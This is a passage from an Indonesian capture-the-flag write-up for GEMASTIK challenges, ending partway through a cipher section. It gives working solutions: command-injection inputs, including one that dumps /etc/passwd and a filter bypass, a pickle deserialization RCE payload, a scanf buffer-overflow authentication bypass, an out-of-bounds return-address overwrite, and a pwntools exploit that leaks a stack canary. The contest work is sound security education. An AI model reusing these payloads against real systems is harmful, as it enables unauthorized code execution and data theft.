uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
gemastik:x:1000:1000::/home/gemastik:
tr: write error: Broken pipe

owlsec@owlsec ~/Documents/Gemastik
$

```

Yeah command inject berhasil, kira-kira kondisi command diatas setelah di lakukan inject ialah

```

cmd = "head /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w '100' etc/passwd
# ' | head -n 1"

```

Karakter # gunanya ialah supaya karakter setelahnya (disini ' | head -n 1")

tidak bakal di eksekusi oleh server atau di anggap hanya sekedar comment.

Command injection untuk dapatkan flag : 100' *;ls #

```
owlsec@owlsec ~/Documents/Gemastik
$ nc target.netsec.gemastik.ui.ac.id 60002
== Gemastik Random String Generator ==
Insert Length: 100' *;ls #
GEMASTIK{shelly_shell_sh3ll_execuzzionnn}
#/usr/bin/env python

"""
    Run on Linux
    socat -d -d -d TCP4-LISTEN:60002,reuseaddr,fork EXEC="/usr/bin/python random-string-generator.py"
    > /dev/null 2>&1 &
"""

import subprocess
import sys

print "== Gemastik Random String Generator =="
print "Insert Length: ",
sys.stdout.flush()
length = raw_input()

if '|' not in length and '&' not in length:
    cmd = "head /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w '%s' | head -n 1" % length
    ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    output = ps.communicate()[0]
    print output

flag.txt
random-string-generator.py
```

Flag : GEMASTIK{shelly_shell_sh3ll_execuzzionnn}

Kategori : Network Service

Soal : Random String Generator 2

Value : 100 Point

Deskripsi Soal :

Layanan jaringan ini menggunakan socat untuk melakukan forking terhadap berkas program Python. Program Python yang dijalankan memiliki fungsi untuk melakukan generate random string. Berkas random-string-generator2.py yang digunakan dapat Anda unduh di bawah.

Anda dapat mengakses layanan ini melalui:

- target.netsec.gemastik.ui.ac.id
- Port 60004 (TCP)

Jika anda menggunakan netcat, Anda dapat mengaksesnya menggunakan perintah:
nc target.netsec.gemastik.ui.ac.id 60004

Code lengkap random-string-generator2.py

```
#!/usr/bin/env python
"""
    Run on Linux
    socat -d -d -d TCP4-LISTEN:60004,reuseaddr,fork
EXEC: "/usr/bin/python random-string-generator2.py" > /dev/null
2>&1 &
"""
import subprocess
import sys

print "== Gemastik Random String Generator 2 =="
length = raw_input('Insert Length: ')

if ' ' not in length and '$' not in length and '|' not in length
and '&' not in length and len(length) <= 8:
    cmd = "head /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w '%s' |
head -n 1" % length
    ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.STDOUT)
    output = ps.communicate()[0]
    print output
```

```
owlsec@owlsec ~/Documents/Gemastik
$ nc target.netsec.gemastik.ui.ac.id 60004
== Gemastik Random String Generator 2 ==
Insert Length: 33
8EakfxsJC1jIDXSGqiS0G3x6ijsD1c8G9
```

```
owlsec@owlsec ~/Documents/Gemastik
$
```

Hampir sama dengan random string generator yang di atas, bedanya yang kedua ini lumayan banyak filter, sehingga kita harus usaha sedikit lebih sulit untuk bisa melakukan inject,input karakter juga gk boleh lebih dari 8

Command injection :

```
echo "1'\t~/*\t#" | nc target.netsec.gemastik.ui.ac.id 60004 | tr -d '\r' | tr -d '\n'
```

(1'[tab]~/*[tab]#) : jadi kita baca flagnya menggunakan wildcard

```
owlsec@owlsec ~/Documents/Gemastik
$ echo "1'\t~/*\t#" | nc target.netsec.gemastik.ui.ac.id 60004 | tr -d '\r' | tr -d '\n'
== Gemastik Random String Generator 2 ==Insert Length: GEMASTIK{outsmart_RCE_limitation_with_ur_brain}#/usr/bin/env python""" Run on Linux so
C:/usr/bin/python random-string-generator2.py" > /dev/null 2>&1 &""import subprocessimport sysprint "== Gemastik Random String Generator 2 ==(
= raw_input()if ' ' not in length and '$' not in length and '|' not in length and '&' not in length and len(length) <= 8: cmd = "head /dev/ur
-n 1" % length ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT) output = ps.communicate()[0] p
owlsec@owlsec ~/Documents/Gemastik
$ nc target.netsec.gemastik.ui.ac.id 60004
== Gemastik Random String Generator 2 ==
Insert Length: 33
8EakfxsJC1jIDXSGqiS0G3x6ijsD1c8G9
```

Flag : GEMASTIK{outsmart_RCE_limitation_with_ur_brain}

Kategori : Network Service

Soal : python Auth 2

Value : 100 Point

Deskripsi soal :

Suatu layanan jaringan client & server yang melakukan otentikasi dibuat dengan menggunakan Python 3. Berkas client2.py dan server2.py yang merupakan pengembangan dari yang sebelumnya dapat Anda unduh di bawah.

Jalankan berkas kode client2.py dengan perintah berikut:

```
python3 client2.py target.netsec.gemastik.ui.ac.id 60003
```

Code server2.py

```
#!/usr/bin/python3
import base64
import hashlib
import pickle
import socketserver
import threading

class incoming(socketserver.BaseRequestHandler):
    def handle(self):
        req = self.request
        recv = req.recv(2056)[-1]
        serialized = base64.b64decode(recv)
        cred = pickle.loads(serialized)
        username = cred['username']
        password = hashlib.sha256(cred['password'].encode('utf-8')).hexdigest()

        if username == b"admin" and password ==
b"26b458222708d1910b79632ff5bc3d231d41fa0bbcbcf95f14d972eb8402dc79":
            flag = open('flag.txt', 'r').read().encode('utf-8')
            req.sendall(b"Authentication Success %s\n" % flag)
        else:
            req.sendall(b"Authentication Failed")
        req.close()

class ReusableTCPServer(socketserver.ForkingMixIn, socketserver.TCPServer):
    pass

socketserver.TCPServer.allow_reuse_address = True
server = ReusableTCPServer(('0.0.0.0', 60003), incoming)
server.timeout = 60
server.serve_forever()
```

code client2.py

```
#!/usr/bin/python3

import base64
import getpass
import hashlib
import pickle
import socket
import sys

if len(sys.argv) < 3:
    print("Usage: ./%s IP Port" % sys.argv[0])
    exit()

host = sys.argv[1]
port = int(sys.argv[2])

username = input("Username: ")
password = getpass.getpass("Password: ")

cred = {"username" : username, "password" : password}
serialized = base64.b64encode(pickle.dumps(cred))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

s.send(serialized + "\n".encode('utf-8'))
response = s.recv(1024)

print(response.decode('utf-8'))
```

Rujukan : <http://ezine.echo.or.id/issue31/004.txt>

Program server.py ini menerima data dalam bentuk pickle yg terserialize dan diencode base64 . Proses deserialization di server tersebut bisa di eksploitasi yg mengakibatkan RCE. Kita membuat sebuah malicious object yg ketika server mendeserialize nya maka otomatis akan membaca file flag.txt, seperti ini script yg saya gunakan untuk mensolvenya


```
#!/usr/bin/python3

import base64
import getpass
import hashlib
import pickle
import socket
import sys

import subprocess

class Payload(object):
    def __reduce__(self):
        return (subprocess.call, (["cat", "flag.txt"],))

if len(sys.argv) < 3:
    print("Usage: ./%s IP Port" % sys.argv[0])
    exit()


host = sys.argv[1]
port = int(sys.argv[2])

#serialized = base64.b64encode(pickle.dumps(cred))
serialized = base64.b64encode(pickle.dumps(Payload()))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

s.send(serialized + "\n".encode('utf-8'))
response = s.recv(1024)

print(response.decode('utf-8'))
```



```
owlsec@owlsec ~/Documents/Gemastik
$ python auth2.py target.netsec.gemastik.ui.ac.id 60003
GEMASTIK{serialization_attack_is_popular_nowadays}

owlsec@owlsec ~/Documents/Gemastik
$
```

Flag : GEMASTIK{serialization_attack_is_popular_nowadays}

Kategori : Network Service

Soal : Net Crack

Value : 100 Point

Deskripsi Soal :

Pada challenge ini Anda ditantang untuk memecahkan alur program yang diberikan untuk mendapatkan data rahasia yang ada pada server. Program ELF netcrack yang harus Anda pecahkan dapat Anda unduh di bawah.

Layanan ini dapat Anda akses melalui:

target.netsec.gemastik.ui.ac.id

Port 60005 (TCP)

Jika anda menggunakan netcat, Anda dapat mengaksesnya menggunakan perintah:

```
nc target.netsec.gemastik.ui.ac.id 60005
```

Link File

<https://netsec.gemastik.ui.ac.id/files/c9aa66f2365568d17c2b606d98a847dc/netcrack>

Diberikan sebuah binary elf 32bit, program ini dijalankan di target.netsec.gemastik.ac.id di port 60005. Ketika dijalankan, program tersebut meminta 5 buah angka yg valid menurut program tersebut. Seperti ini lah filter yg ada di program tersebut..

```
__int64 __fastcall check_1(int a1, int a2, int a3)
{
    return a1 > a2 && a1 > a3;
}

__int64 __fastcall check_2(int a1, int a2)
{
    return a1 + 1337 == a2;
}
```

```

__int64 __fastcall check_3(int a1, int a2, int a3)
{
    return a1 - a2 == a3;
}

__int64 __fastcall check_4(int a1, int a2, int a3)
{
    return a3 * a1 == a2;
}

__int64 crackme()
{
    int v0; // [sp+4h] [bp-1Ch]@1
    int v1; // [sp+8h] [bp-18h]@1
    int v2; // [sp+Ch] [bp-14h]@1
    int v3; // [sp+10h] [bp-10h]@1
    int v4; // [sp+14h] [bp-Ch]@1
    __int64 v5; // [sp+18h] [bp-8h]@1

    v5 = *MK_FP(__FS__, 40LL);
    puts("//////// Number Crack //////////");
    puts("////////////////////////////////////////");
    putchar(10);
    printf("Insert 5 Numbers: ");
    _isoc99_scanf("%d %d %d %d %d", &v0, &v1, &v2, &v3, &v4);
    if ( (unsigned int)check_1(v0, v2, v4)
        && (unsigned int)check_2(v1, v4)
        && (unsigned int)check_3(v0, v2, v3)
        && (unsigned int)check_4(v2, v3, v4) )
    {
        flag();
    }
    // ..snip..
    return
}

```

Untuk mendapatkan flag, kita harus lolos pengecekan dari fungsi check_1, check_2, check_3, dan check_4. Dan untuk mendapatkan angka yg cocok, disini saya menggunakan z3 untuk mencari angka-angka tersebut, seperti inilah scriptnya

```

from z3 import *

v = [BitVec("num{}".format(i), 32) for i in range(5)]
cracker = Solver()

cracker.add(And(v[0] > v[2], v[2] > v[4]))
cracker.add(v[1] + 1337 == v[4])
cracker.add(v[0] - v[2] == v[3])
cracker.add(v[4] * v[2] == v[3])

cracker.check()
data = cracker.model()

hasil = [str(data[i].as_long()) for i in v]
print " ".join(hasil)

```

Output :

```

owlsec@owlsec ~/Documents/Gemastik/AlienInvasion
$ python netcrack.py
1073741826 3221224133 1073741822 4 3221225470
owlsec@owlsec ~/Documents/Gemastik/AlienInvasion
$ python netcrack.py | nc target.netsec.gemastik.ui.ac.id 60005
//////// Number Crack //////////
////////////////////////////////////

Insert 5 Numbers: GEMASTIK{$basic_cracking_f0r_analyzing_binary$}
owlsec@owlsec ~/Documents/Gemastik/AlienInvasion
$ 

```

Flag : GEMASTIK{\$basic_cracking_f0r_analyzing_binary\$}

Kategori : Network Service

Soal : Access Protocol

Value : 125 Point

Deskripsi Soal :

Layanan jaringan ini meminta password agar dapat diakses. Anda tidak mengetahui passwordnya. Tentu saja Anda sebagai hacker harus mencari cara untuk masuk ke dalam layanan tersebut. Program ELF access-protocol yang digunakan server dapat Anda unduh di bawah.

Layanan ini dapat Anda akses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 60006 (TCP)

Jika anda menggunakan netcat, Anda dapat mengaksesnya menggunakan perintah:

```
nc target.netsec.gemastik.ui.ac.id 60006
```

Link File :

<https://netsec.gemastik.ui.ac.id/files/77ae466eac6f63a35c2a79f6ecc72a1b/access-protocol>

Kali ini ada binary elf 64bit yg meminta inputan password, binary ini berjalan di target.netsec.gemastik.ac.id di port 60006. Seperti inilah bagian kode yg berfungsi untuk membandingkan inputan kita dengan suatu password yg tidak diketahui.

```
_int64 sub_4007C6()
{
    FILE *stream; // ST08_8@1
    __int64 result; // rax@1
    __int64 v2; // rcx@1
    char s1; // [sp+10h] [bp-40h]@1
    char ptr; // [sp+20h] [bp-30h]@1
    __int64 v5; // [sp+48h] [bp-8h]@1

    v5 = *MK_FP(__FS__, 40LL);
    stream = fopen("password.txt", "r");
    fread(&ptr, 1uLL, 0x20uLL, stream);
    fclose(stream);
    puts("Gemastik Access Protocol Service\n");
    printf("Password: ", 1LL);
    __isoc99_scanf("%s", &s1);
    result = strcmp(&s1, &ptr) == 0;
    v2 = *MK_FP(__FS__, 40LL) ^ v5;
    return result;
}
```

Password yg diambil dari file *password.txt* dan akan disimpan di *&ptr*, dan dibandingkan dengan inputan kita yg berada di *&s1* dengan fungsi *strcmp*. Inputan diambil dengan fungsi *scanf("%s",* yg *vulnerable buffer overflow*, sehingga kita bisa mengoverwrite dan mengatur *&ptr* dengan data yg kita inginkan.

Jarak dari *&s1* dengan *&ptr* adalah 16byte (*sp+20h – sp+10h*) untuk mengoverwrite *&ptr* kita menginputkan dulu 16byte data awal diikuti data yg akan diisi di *&ptr*. Karena ini tujuannya untuk membypass *strcmp*, maka kita akan membuat isi dari *&s1* dan *&ptr* mempunyai string yg sama.

Seperti inilah data yg kami inputkan ke server

```
owlsec@owlsec /media/owlsec/CTF/WRITE-UP/SCS
$ python -c 'print "A"*15+"\x00"+"A"*15+"\x00"' \
| nc target.netsec.gemastik.ui.ac.id 60006
Gemastik Access Protocol Service

Password: Authenticated
GEMASTIK{__bypassing_auth_like_a_1337_*}

owlsec@owlsec /media/owlsec/CTF/WRITE-UP/SCS
$
```

Flag : GEMASTIK{__bypassing_auth_like_a_1337_*}

Kategori : Network Service

Soal : Lotery Redux

Value : 150 Point

Deskripsi Soal :

Mesin lotere yang tahun lalu diretas telah diperbaiki. Kini mesin ini bisa digunakan kembali. Anda pun ingin mencoba menguji keamanan mesin tersebut yang terhubung dengan jaringan. Program ELF lottery-redux yang digunakan dapat Anda unduh di bawah.

Layanan ini dapat Anda akses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 60007 (TCP)

Jika anda menggunakan netcat, Anda dapat mengaksesnya menggunakan perintah:

Link File :

<https://netsec.gemastik.ui.ac.id/files/b492166d8b61579dc0fe4e8cb261f1f0/lottery-redux>

Di berikan sebuah file elf binary, program ini juga jalan di target.netsec.gemastik.ui.ac.id dengan 60007 yg bisa kita akses dengan nc. Di program ini kita disuruh menginputkan 10 angka yang akan kita taruh di slot yg kita inginkan, setelah mengisi semua angka tersebut, setiap angka akan dibandingkan dengan nilai *random*, jika ada lebih dari 7 angka yg sama, maka program akan menampilkan flag

```
owlsec@owlsec /media/owlsec/CTF/WRITE-UP/SCS
$ nc target.netsec.gemastik.ui.ac.id 60007
Lottery Machine v2.0

Guess 7 slot out of 10

? ? ? ? ? ? ? ? ? ?
- - - - - - - - - -
1 2 3 4 5 6 7 8 9 10

Choose slot index (1-10) : 1
Guess the number (0-9) : 2
```

Seperti ini bagian code untuk menerima inputan dan mengisi slot dengan index dan nilai yg kita tentukan.

```
memset(slot, -1, 0x28uLL);
for ( i = 0; i <= 9; ++i )
    s[i] = rand() % 10;
puts("Lottery Machine v2.0\n");
puts("Guess 7 slot out of 10");
print_slot(slot, 0xFFFFFFFFLL);
for ( i = 0; i <= 6; ++i )
{
    index_slot = 0;
    v10 = 0;
    while ( index_slot <= 0 )
    {
        v4 = v10++;
        if ( v4 > 99 )
            break;
        printf("Choose slot index (1-10) : ");
        __isoc99_scanf("%d", &index_slot);
        if ( index_slot <= 0 )
            puts("Invalid Index");
    }
    printf("Guess the number (0-9) : ");
    __isoc99_scanf("%d", &nilai);
    slot[--index_slot] = nilai;                // vulnerable
    print_slot(slot, &nilai);
}
```

Program meminta *index_slot* dari 1-10, program hanya memfilter bahwa index tidak boleh kurang dari 0, tapi tidak memfilter jika index yg kita inputkan lebih dari 10. artinya kita bisa mengisi index dengan 100 atau 1000 misalnya. Bug ini memungkinkan kita untuk 'write anywhere'. Kita bisa *mengoverwrite* apapun yg ada di *stack*, artinya kita juga bisa mengoverwrite return address yg berada di lokasi *rbp+8*. Nantinya return address akan kita ganti dengan alamat dari fungsi prize yg berguna untuk menampilkan flag yg kita inginkan

```
__int64 prize()
{
    FILE *stream; // ST08_8@1
    char s; // [sp+10h] [bp-50h]@1
    char v3; // [sp+50h] [bp-10h]@1
    __int64 v4; // [sp+58h] [bp-8h]@1

    v4 = *MK_FP(__FS__, 40LL);
    memset(&s, 0, 0x40uLL);
    puts("YOU WON!!!");
    puts("Here is your prize :");
    stream = fopen("Lottery.flag", "r");
    fread(&s, 1uLL, 0x40uLL, stream);
    fclose(stream);
    v3 = 0;
    puts(&s);
    return *MK_FP(__FS__, 40LL) ^ v4;
}
```


Dibawah ini adalah contoh jika kami menignputkan 20 untuk index dan kami menginputkan 16 untuk numbernya. Dan juga kami memasang *breakpoint* ketikan angka yg kita inputkan akan di store ke slot.

```

RAX: 0x13
RBX: 0x0
RCX: 0x10
RDX: 0x10
RSI: 0x1
RDI: 0x7fffffff690 --> 0x7ffff003631
RBP: 0x7fffffffdc80 --> 0x400c60 (<_libc_csu_init>: push r15)
RSP: 0x7fffffffdbb0 --> 0x13f7ffa280
RIP: 0x400ba9 (<main+503>: mov     DWORD PTR [rbp+rax*4-0x80],edx)
R8 : 0x7ffff7dd38c0 --> 0xfbad2288
R9 : 0x0
R10: 0xa ('\n')
R11: 0x0
R12: 0x400720 (<_start>: xor     ebp,ebp)
R13: 0x7fffffffdd60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x400b9b <main+489>: mov     eax,DWORD PTR [rbp-0xcc]
0x400ba1 <main+495>: mov     edx,DWORD PTR [rbp-0xc8]
0x400ba7 <main+501>: cdqe
=> 0x400ba9 <main+503>: mov     DWORD PTR [rbp+rax*4-0x80],edx
0x400bad <main+507>: lea     rax,[rbp-0x80]
0x400bb1 <main+511>: mov     rdi,rax
0x400bb4 <main+514>: call    0x400816 <print_slot>
0x400bb9 <main+519>: add     DWORD PTR [rbp-0xc4],0x1
[-----stack-----]
0000| 0x7fffffffdbb0 --> 0x13f7ffa280
0008| 0x7fffffffdbb8 --> 0x10
0016| 0x7fffffffdbc0 --> 0xffffdc3000000001
0024| 0x7fffffffdbc8 --> 0x603010 ("Guess the number (0-9) : : 10\n")
0032| 0x7fffffffdbd0 --> 0x2000000008
0040| 0x7fffffffdbd8 --> 0x4
0048| 0x7fffffffdbe0 --> 0x400000009
0056| 0x7fffffffdbes --> 0x500000005
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400ba9 in main ()
gdb-peda$ █

```

Lihat diatas, RAX adalah index yg kita inputkan tadi dan sudah dikurangi 1 (tadi kami menginputkan 20), dan RDX adalah angka yg kita inputkan tadi (16). Untuk mencari nilai index agar bisa mengarah ke return address, kita harus mencari nilai rax, dengan syarat

- RBP+RAX*4-0x80 = RBP+8.
- RAX*4-0x80 = 8 // rbp sudah di coret
- RAX = (8 + 0x80) / 4
- RAX = 34

nilai RAX harus bernilai 34 agar mengarah return address, karena nilai index dikurang 1 setelah kita menginputkan, jadi angka 35 lah yg akan kita inputkan sebagai index.

Dibawah ini adalah efek setelah saya menginputkan angka 35 sebagai index dan 100 sebagai number. Return address telah *teroverwrite*

```
Legend: code, data, rodata, value
0x0000000000400bad in main ()
gdb-peda$ x/gx $rbp+8
0x7fffffffdc88: 0x00007fff00000064
```

Karena ini hanya mengoverwrite *integer*, maka bilangan word selanjutnya belum teroverwrite. Caranya kita cukup memasukkan index dengan angka 36 dan number dengan nilai 0 (untuk men-nolkan word tersebut).

Nantinya kita akan mengisi index 35 dengan alamat dari fungsi prize, dan tidak lupa mengisi index 36 dengan 0, dan dilanjutkan dengan menginput angka apapun agar program return dan langsung loncat ke fungsi prize

```
$ nc target.netsec.gemastik.ui.ac.id 60007
```

Lottery Machine v2.0

Guess 7 slot out of 10

```
? ? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
```

Choose slot index (1-10) : 35

Guess the number (0-9) : 4196614

```
? ? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
```

Choose slot index (1-10) : 36

Guess the number (0-9) : 0

```
? ? ? ? ? ? ? ? ? ?
- - - - -
1 2 3 4 5 6 7 8 9 10
```

Choose slot index (1-10) : 1

Guess the number (0-9) : 0

0	?	?	?	?	?	?	?	?	?
-	-	-	-	-	-	-	-	-	-
1	2	3	4	5	6	7	8	9	10

Choose slot index (1-10) : 1

Guess the number (0-9) : 0

0	?	?	?	?	?	?	?	?	?
-	-	-	-	-	-	-	-	-	-
1	2	3	4	5	6	7	8	9	10

Choose slot index (1-10) : 1

Guess the number (0-9) : 0

0	?	?	?	?	?	?	?	?	?
-	-	-	-	-	-	-	-	-	-
1	2	3	4	5	6	7	8	9	10

Choose slot index (1-10) : 1

Guess the number (0-9) : 0

0	?	?	?	?	?	?	?	?	?
-	-	-	-	-	-	-	-	-	-
1	2	3	4	5	6	7	8	9	10

Choose slot index (1-10) : 1

Guess the number (0-9) : 0

0	?	?	?	?	?	?	?	?	?
-	-	-	-	-	-	-	-	-	-
1	2	3	4	5	6	7	8	9	10

Better Luck Next Time

YOU WON!!!

Here is your prize :

GEMASTIK{array_out_of_bound_is_still_popular_vuln_everywh3r3__}

Flag : GEMASTIK{array_out_of_bound_is_still_popular_vuln_everywh3r3__}

Kategori : Network Service

Soal : Maze

Value : 200 Point

Deskripsi Soal :

Online Game pada dasarnya menggunakan jaringan untuk melakukan komunikasi baik menggunakan TCP maupun UDP. Kali ini Anda harus meretas sebuah permainan Labirin yang online menggunakan TCP. Sepintas permainan ini tidak dapat diselesaikan dengan 'cara biasa'. Program maze yang digunakan dapat Anda unduh di bawah.

Layanan ini dapat Anda akses melalui:

- target.netsec.gemastik.ui.ac.id
- Port 60008 (TCP)

Jika anda menggunakan netcat, Anda dapat mengaksesnya menggunakan perintah:

Link File :

<https://netsec.gemastik.ui.ac.id/files/115fde9c0d903cc19a799bde9b62901a/maze>

Diberikan sebuah file ELF, dan juga dijalankan di target.netsec.gemastik.ui.ac.id port 60008.

```
owlsec@owlsec /media/owlsec/CTF/WRITE-UP/SCS
$ nc target.netsec.gemastik.ui.ac.id 60008

#####
##.##E###.##
#...###..###
###.###...##
#...##...###
#.#.##.###.##
###...###.###
#...##.....###
#..#####
##.#####

Legend: @ = You | . = Floor | # = Wall | E = Exit
[w] Up
[a] Left
[s] Down
```

Untuk memenangkan game ini kita harus keluar ke pintu EXIT (baris 1, kolom 5), tapi kita tidak bisa mengarahkannya kesana karena ada tembok yg menghalangi. Di baris paling bawah, kolom 2, disana tidak terdapat tembok. Ternyata kita bisa keluar dari sana, tapi itu bukan tempat exit yg sebenarnya..

```
#####
##.##E####.##
#...###..#.###
###.####....##
#...##...##.##
#.#.##.####.##
###....###.##
#...##.....###
#..#####
##@#####
```

```
Legend: @ = You | . = Floor | # = Wall | E = Exit
[w] Up
[a] Left
[s] Down
[d] Right
[l] Current Coordinate
[g] Give up
```

Choice: s

```
#####
##.##E####.##
#...###..#.###
###.####....##
#...##...##.##
#.#.##.####.##
###....###.##
#...##.....###
#..#####
##.#####
```

```
Legend: @ = You | . = Floor | # = Wall | E = Exit
[w] Up
[a] Left
[s] Down
[d] Right
[l] Current Coordinate
[g] Give up
```

Setelah mencoba coba, Saya menemukan *bug buffer overflow* ketika kita memilih 'g', setelah itu program meminta input kembali dengan fungsi gets.

```
if ( choice != 'g' )
    break;
printf("Are you sure to give up? (yes/no) ");
gets(&s1);
if ( !strcmp(&s1, "yes") )
    return *MK_FP(__FS__, 40LL) ^ v7;
if ( strcmp(&s1, "no") )
{
    puts("Invalid Choice");
}
```

Ternyata ada kemungkinan juga kita bisa meleak address seperti canaries dan *return addressnya*. Karena ini binary dengan canary dan pie enabled jadi kita harus meleak canary dan return address yg setelah itu kita hitung agar mendapatkan fungsi *exit_point* (untuk mendapatkan flag). Saya memanfaatkan ini untuk meleak return address maupun *canary*..

```
case 'l':
    printf("Location = row %d col %d (%c)\n", row, col, *(&savedregs + 25 * row +
col - 400));
    break;
}
```

Bagian kode ini digunakan untuk menampilkan row dan col saat ini, dan menampilkan juga karakter di alamat $*(&savedregs + 25 * row + col - 400)$, savedregs berlokasi di rbp+0, jadi anggap saja savedregs itu adalah rbp. Jadi seperti ini **$*(rbp + 25 * row + col - 400)$**

Untuk meleak canary misalnya, kita harus pergi ke baris 15, kolom 17. Karena jika kita hitung :

- $rbp + 25 * row + col - 400$
- $rbp + 25 * 15 + 17 - 400$
- $rbp + 392 - 400$
- $rbp - 8$

Maka jika kita memilih 'l' di menu, dia akan menampilkan *byte* pertama pada *canaries*. Dengan mengeser posisi kekanan maka dia akan menampilkan byte kedua pada canary, dan terus seperti itu, sehingga kita bisa *meleak canary byte per byte*.

Setelah meleak canary, selanjutnya kita meleak return address, return address berisi alamat `main+24` setelah didapat alamat tersebut selanjutnya kita kalkulasikan untuk mendapatkan alamat fungsi `exit_point`

Untuk meleak return address, kita pergi ke baris 15, kolom 33. Dan leak byte per byte seperti cara kita meleak canary sebelumnya

Setelah mendapatkan return address, kita kalkulasikan untuk mendapatkan alamat fungsi `exit_point` dengan cara mengurangi return address dengan 903 (903 didapat dari jarak antara `main+24` dikurangi dengan alamat `exit_point`)

Terakhir, kita trigger buffer overflow....
Seperti inilah exploit yg kami buat

```
from pwn import *

#maze = process("./maze")
maze = remote("target.netsec.gemastik.ui.ac.id", 60008)
def send_input(s, r=""):
    maze.recvuntil("Choice: ")
    maze.sendline(s)
    if r != "":
        return maze.recvuntil(r)

def up(n=1):
    [send_input("w") for x in range(n)]

def right(n=1):
    [send_input("d") for x in range(n)]

def left(n=1):
    [send_input("a") for x in range(n)]

def down(n=1):
    [send_input("s") for x in range(n)]

def interactive():
    maze.interactive()
```

```

ca = "" # Canary
ra = "" # Return Address
left()
down()
left(4)
up()
left(3)
down()
left()
down(8)
right(15)

""" Leak canary byte per byte"""
for i in range(8):
    send_input("l")
    maze.recvuntil(" ")
    cn += maze.recvuntil(")", drop=True)
    right()
print "Canaries : {0}".format(hex(u64(cn)))

right(8)
""" Leak Return address """
for i in range(8):
    send_input("l")
    maze.recvuntil(" ")
    ra += maze.recv(1)
    right()

print hex(u64(ra))
"""
Kalkulasikan return address untuk
mendapatkan alamat exit_point
"""
exit_point = p64(u64(ra) - 903)
#pause()
""" Trigger Buffer Overflow """
send_input("g")
maze.sendline("yes\x00\x00"+cn+"A"*8+exit_point)
interactive()

```

Jalankan scriptnya....

Didapat flag : GEMASTIK{solving_game____with_hacking_is_very_1337__}

Kategori : Cryptography

Soal : Simple CryptoSystems

Value : 75 Point

Deskripsi Soal :

Anda diundang oleh National Crypto Institute untuk mengikuti ujian intelijen. Seorang intelijen haruslah mahir dalam hal persandian dan kriptografi. Selain itu, kriptografi juga memiliki peran penting dalam keamanan jaringan dan sistem informasi.

Sebagai permulaan, Anda diharuskan memecahkan sebuah kriptografi yang dibuat menggunakan Python. Anda dapat mengunduh berkas `simple-cryptosystem.py` dan juga `encrypted.txt`. Tugas Anda adalah mendekripsi pesan yang terdapat pada `encrypted.txt`.

Link Download Simple Crypto-System :

<https://netsec.gemastik.ui.ac.id/files/769734eb6daa73b0d997a1300eaf20a7/simple-cryptosystem.py>

Text Encrypted :

```
Xfhztzp czpzqy ca ifqlaxaszq Ofztzqzq Uzbaqyzq Yftzxpao V. Xezh-xezh
lzqy caruaozq cabzqmzqy xfcftaoazq briz zyzb Zqcz wfhzuzb
tzpfba-tzpfba ofztzqzq xaxpft oetirpfb lzqy wfbgeorx izcz
ifqyfpzsrzq czxzb lzqy tfqczhzt. Zqcz paczo carua rqpro
tfqyfoxiheapzxa hzlzqzq dfw/uzbaqyzq tfqyyrqzozq peehx lzqy aqxpzq
zpzz tfqyyrqzozq xmbaip rqpro mfhzs lzqy xrczs capftrozq xfwfhrtqlz.
Zqcz szbrx tfhzorozq zqzhaxax xfcqaba czq tftfmzsozq xezh cfqyzq
mzbz Zqcz xfcqaba. Xfwzyza meqpes, xezh aqa zczhhs xezh tfqyfqa
obaipaybzga xfcfbszqz lzqy pfqprqlz paczo cayrqzozq izcz
atihftfqpzxa xaxpft lzqy xfwfqzbqlz. Pfpzia Zqcz szbrx tztir
tfhzorozq zqzhaxax pfbszczi aqa pfbhfwas czsrhr xfwfhrt wfhzuzb
tfqyfqa xaxpft obaipaybzga tecfbq. Ghzy rqpro Zqcz zczhhs
YFTZXPao{oqedq_ihzaqpfvp_dahh_sfhi_ler_pe_wbfzo_xetf_mblipexlpx
ftx}.
```

Diberikan sebuah file yang berisi text yang sudah dienkripsi, dan juga diberikan python script yang digunakan oleh cryptosystem yang dimaksud. Disini langsung saja dianalisis scriptnya, terlebih dahulu pada method encrypt().

```
16 def encrypt(plaintext_file, target, key_file):
17     io_plaintext = open(plaintext_file, 'r')
18     io_target = open(target, 'w')
19     io_key = open(key_file, 'r')
20
21     key = io_key.read()
22
23     if (len(key) != 26):
24         print "Invalid Key Length\n";
25         return
26
27     plaintext = io_plaintext.read()
28
29     for c in plaintext:
30         if c.isupper():
31             temp = c.lower()
32             idx = ord(temp) - ord('a')
33             enc = key[idx].upper()
34             io_target.write(enc)
35         elif c.islower():
36             idx = ord(c) - ord('a')
